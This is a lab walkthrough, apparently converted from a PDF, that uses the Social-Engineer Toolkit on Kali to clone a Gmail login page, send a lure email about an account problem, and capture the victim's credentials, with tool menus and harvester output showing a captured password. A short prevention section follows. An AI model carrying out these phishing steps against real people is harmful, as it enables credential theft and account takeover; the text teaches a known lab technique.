


Use SET Tool and create a fake Gmail page and try to capture the credentials in command line

Hacker Machine: Kali linux

Victim machine: Windows 10

\*First install SET Tool kit in your kali linux machine


\*After installing the SET Tool kit, open it in your terminal



```
File Machine View Input Devices Help
Shell No.1
File Actions Edit View Help
100110011011000010110110001011000111
1001100110000011010001100001011011001
10011001100000011010001101100110010000
0110110110110101011000110110100001000
00011101000110100101011011010100010010
00000110111010111000100000011100101
101110110101011001000100000011010000
0110000101101100110001000110011001000
00001101000101101001010101000000101
010001101000011000010101100110101101
1100110010000001100110011011101110010
0010000001101010111001101100001011
100110011001000000110100011010000110
01010010000001010010101110110001101
101001011000010101100001101101000101
01011001100110110100010110110011001
01011001011001000100000010101000110
11110110111011010001010110101010101
11010001000000010101011010000110101
01100110111001000101010
The Social-Engineer Toolkit (SET)
Created by: David Kennedy (Relik)
Version: 0.8.3
Codename: 'Maverick'
Follow us on Twitter: @TrustedSec
Follow me on Twitter: @HackingDave
Homepage: https://www.trustedsec.com
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Post-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit
SET>
```


\*Now select option 1 that is Social engineering attacks

\*After selecting option 1 we will get



\*Now we choose option 2 that is website attack vectors, Since we are attacking a website.


\*After choosing Website attack vector



\*Here we are choosing credential harvester attack method, since we have to capture the user credentials.



\*After choosing this we will get



```
File Actions Edit View Help
99) Return back to the main menu.

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The Tabnabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.


The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu

set:webattack>
```

\*Now choose web templates and continue further.



```
File Actions Edit View Help
99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu

set:webattack>1

[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

--- + IMPORTANT + READ THIS BEFORE ENTERING IN THE IP ADDRESS + IMPORTANT + ---

The way that this works is by cloning a site and looking for form fields to
recreate. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.100]
```

Here after choosing web templates it will display the IP address of the machine, where the credentials will be stored.


\*Now we have to choose the templates



\*Now to send a mail to the target we will again use the SET Tool kit.


\*After opening SET Tool kit in your terminal choose social engineering attacks.

\*After that



Choose mass mailer attack that's option 5, since we have to send mail to the target.


After choosing mass mailer attacks






\*Here we have to choose email attack to single email address.


\*Enter the email address of the target.



Choose the mail account and create a body of the mail saying that “some problem in the targets account”

And make target to enter the credentials through the link you provided.





```
File Actions Edit View Help
MailKit.1
11:43 AM [Battery] 89%

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.
You can configure this option under:
/etc/metasploit/post.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.
```

---

```
1. Java Required
2. Google
3. Twitter
```

```
root@kali:~# Select a template:2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...
```

The best way to use this attack is if username and password form fields are available. Regardless, this requires all POST on a website.

- [+] The social-engineer Toolkit Credential Harvester Attack
- [+] Credential Harvester is running on port 80
- [+] Information will be displayed to you as it arrives below:

```
192.168.134.55 -- [12/30/2022 11:43:18] "GET / HTTP/1.1" 200 -
192.168.134.55 -- [12/30/2022 11:43:20] "GET /favicon.ico HTTP/1.1" 404 -
```

[-] GET / GET: Redirecting the output!

```
PARAM: GALX=SLCkCFgpmw
PARAM: continue=https://accounts.google.com/a/oauth2/auth?z=ChbRMwM2JmYjIyOTU0fDZlSEh1PVhsSTkLWWNTR1tWMTQWVUZlczR0dHUmlRSQQLZS06S9NPAPshqGAAAAAuY+_qD7HfzBnbaHouMLK1DJ7TX
PARAM: service=ic
PARAM: dch=7281887186725782428
PARAM: _afPw8
PARAM: httpsresponse_js_disabled
PARAM: pttMsg=1
PARAM: dtCom=
```

```
PARAM: LOCKDOWN=18a-ysutime
URL[1]: credential FIELD FOUND: email=ohid
URL[1]: Password FIELD FOUND: Password=1234567
PARAM: client=bigipde
```

[+] END: You're finished! You may now go off and write a report.

```
192.168.134.55 -- [12/30/2022 11:43:41] "POST /ServiceLoginAuth HTTP/1.1" 302 -
```

## PREVENTION:

- \*Do not click on unknown links.
- \*Have anti viruses installed in your system, so that it wont allow you to enter those type of pages.
- \*These type of messages will mostly found in spam, so be aware of spam messages.
- \*If you are not sure about the login page first enter wrong id and passwords, so that it will display that your user id is wrong. Then its original page.
- \*Do compare the mail you got with original google mail.